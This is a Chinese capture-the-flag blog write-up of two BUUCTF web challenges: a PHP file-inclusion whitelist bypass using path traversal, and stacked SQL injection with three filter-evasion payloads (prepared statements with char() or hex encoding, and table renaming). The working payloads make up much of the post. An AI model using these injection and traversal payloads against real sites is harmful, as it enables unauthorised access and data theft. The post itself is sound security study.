BUUCTF WEB 菜比的做题总结

原创

Ech_0 于 2020-07-11 13:34:34 发布 797 收藏 1

分类专栏： 网络安全

本文链接：https://blog.csdn.net/u011407763/article/details/107283465


目录

前言：

学了这么久的web基础，发现做题和看知识还是有很大区别，基础越扎实 web就越得心应手，各种师傅的姿势实在太多了！学习！！

BUUCTF web WarmUp

一天一道CTF题目，冲！！！！



```
<!DOCTYPE html>
<html lang="en">
▶<head>…</head>
▼<body> == $0
    <!--source.php-->
    <br>
    <img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg">
  </body>
</html>
```


F12 ----------》 source.php

不安全 | f14b0402-12f2-4164-a5ab-3ce7bde0fc47.node3.buuoj.cn/source.php

应用 常用工具 CTF刷题平台 好文章

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

里面还有hint.php

不安全 | f14b0402-12f2-4164-a5ab-3ce7bde0fc47.node3.buuoj.cn/hint.php

应用 常用工具 CTF刷题平台 好文章

flag not here, and flag in ffffllllaaaagggg

```php
<?php
    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }

    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }
?>
```

我调制了代码的顺序，因为我太菜了，我总结的稍微细致一点，这是个代码审计，就我们调换顺序的代码而言


1. 先检查参数是不是为空
2. 检查参数是不是字符串构成
3. 检查参数的内容是不是符合 checkfile函数的规定 返回true值

那么我们再来看下 checkfile函数是干嘛的

1. 首先设置了个白名单，只包含了source.php 和 hint.php
2. 检查page是否在白名单中，是的话返回true 接下来，两个函数一个mb_substr和mb_strpos，总的意思就是截取变量page中?前面的字符串，然后再进行白名单校验。
3. 考虑了URL编码的缘故，再一次解码之后，进行校验。

我们来总结一下信息

1. flag in fffflllaaaagggg
2. 原理是 phpmyadmin4.8.1的远程文件包含漏洞
3. 构造payload 传递一个参数?file=source.php?/…/…/…/…/…/…/fffflllaaaagggg




各位师傅构造的payload无非函数中返回true的地方不同，兄弟萌可以看看 phpmyadmin4.8.1的远程文件包含漏洞是怎么回事。

[强网杯 2019]随便注

提示了是sql注入，刚系统学完一遍sql注入，sqlmap这种东西没有灵魂，还是手工来吧，我自己还真做不出来，发现学完和会用还是差距很大的，我们来看题

1. 首先上手用了1‘看了看有报错回显
2. 然后用order by 猜了个字段列数
3. 然后看回显的地方时候时候发现了有正则过滤了关键字
4. 重点来了 ‘堆叠注入’的知识引入

1' order by 2# 没报错 3 报错了
但是我有个疑问希望各位大师傅可以解答一下，为什么 --+注释在这里没法用 当时迷惑了很久



各种师傅的姿势都不一样 我给大家总结了三个师傅的姿势

1.mysql 预处理语句 然后加 char ascii码绕过过滤

```
输入
1       没有报错
1'       报错，证明存在注入
1' #      没有报错
1' order by 1 #    没有报错
1' order by 2 #    没有报错
1' order by 3 #    报错，证明存在两列，  但是并没有什么用
1' union select 1, 2 # 返回return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
       很多关键字都被过滤了，就考虑堆叠注入
1' ; show databases; # 成功，说明存在堆叠注入
1' ; show tables; #   有两张表，分别看下两张表都有什么字段
1' ; show columns from words; #   没什么信息
1' ; show columns from `1919810931114514`; # 看到有flag字段
```

知识点1：堆叠注入
在SQL中，分号是用来表示一条sql语句的结束。如果在 ; 结束一个sql语句后继续构造下一条语句，效果就是分别执行两条sql语句。由于两条语句堆叠在同一行，而不是原本应该各自占据一行，所以这种注入成为堆叠注入。

知识点2
当数字型字符作为字段、表、库名查询时，应该用反单引号括起来

接下来就是要查询1919810931114514表中的flag字段，要用到select，但是被过滤了，看大佬的WP，又要用到sql的预处理

```
PREPARE sqla from '[my sql sequece]';    预定义SQL语句
EXECUTE sqla;          执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;    删除预定义SQL语句
通过变量进行传递
SET @tn = 'flag';        存储表名
SET @sql = concat('select * from ', @tn);    存储SQL语句
PREPARE sqla from @sql;     预定义SQL语句
EXECUTE sqla;       执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;   删除预定义SQL语句


PREPARE语句准备好一条SQL语句，并分配给这条SQL语句一个名字供之后调用。
准备好的SQL语句通过EXECUTE命令执行，通过DEALLOCATE PREPARE命令释放掉。
```

知识点3
mysql中可以用set给变量赋值，变量以@开头：set @var=1;

利用char()方法将ASCII码转换为SELECT字符串，接着利用concat()方法进行拼接获得查询的SQL语句

```
1';SET @sql=concat(char(115,101,108,101,99,116)," * from `1919810931114514`");PREPARE sqla from @sql;EXECUTE sql
a;#
闭合 构造sql执行的语句              预处理       执行
```

2.同样是mysql预处理 但是用的是十六进制的方式 payload比第一个师傅要简单

```
1‘ //首先尝试的加引号，报错了
1’ # //正常
1‘ order by 1 # //用order by 测试得到列数为2
1' union select 1,2 # //回显了过滤规则 return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

1’; show columns from 表名; #

不过有点问题，只有words有回显。(翻博客发现数字串为表名的表操作时要加反引号，加上之后发现的确有flag字段)
payload：（存储过程绕过）

```
http://web16.buuoj.cn/?inject=1%27;SeT@a=0x73656c656374202a2066726f6d206031393139383130393331313134353134603;prep
are%20execsql%20from%20@a;execute%20execsql;#
使用了大小写绕过strstr($inject, "set") && strstr($inject, "prepare")
去掉URL编码后?inject=1';SeT@a=0x73656c656374202a2066726f6d206031393139383130393331313134353134603;prepare execsql
from @a;execute execsql;#
```

PREPARE语句准备好一条SQL语句，并分配给这条SQL语句一个名字供之后调用。准备好的SQL语句通过EXECUTE命令执行，通过DEALLOCATE PREPARE命令释放掉。

@a变量的16进制值转换一下,看看什么意思

```
mysql> select unhex('73656c656374202a2066726f6d20603139313938313039333131313435313460');
+----------------------------------------------------------------------------+
| unhex('73656c656374202a2066726f6d20603139313938313039333131313435313460') |
+----------------------------------------------------------------------------+
| select * from `1919810931114514`                                           |
+----------------------------------------------------------------------------+
1 row in set (0.00 sec)
```

大师傅的姿势地址

3.这个师傅的姿势是最骚的，也是比较容易读懂的

可以看到1919810931114514中有我们想要的flag字段

现在常规方法基本就结束了，要想获得flag就必须来点骚姿势了

因为这里有两张表，会县内容肯定是从word这张表中回显的，那我们怎么才能让它回显flag所在的表呢

内部查询语句类似 : select id, data from word where id =

(这里从上面的对word列的查询可以看到它是有两列，id和data)

然后1919810931114514只有一个flag字段

这时候虽然有强大的正则过滤，但没有过滤alert和rename关键字

这时候我们就可以已下面的骚姿势进行注入：

1.将words表改名为word1或其它任意名字

2.1919810931114514改名为words

3.将新的word表插入一列，列名为id

4.将flag列改名为data

构造payload

```
1';rename table words to word1;rename table 1919810931114514 to words;alter table words add id int unsigned not Null auto_increment primary key; alert table words change flag data varchar(100);#
```

接着我们再用1' or 1=1 #,*查询就得到flag*

原文地址

大概原理就是网页页面显示的是words表中的 修改了表名 让页面直接显示出flag所在的表
这个师傅的wp也挺好

多练多动手，虽然越学越菜，但是希望自己不要被吓到，继续往前一点一点耐着性子去学！！一定会有回报的！！！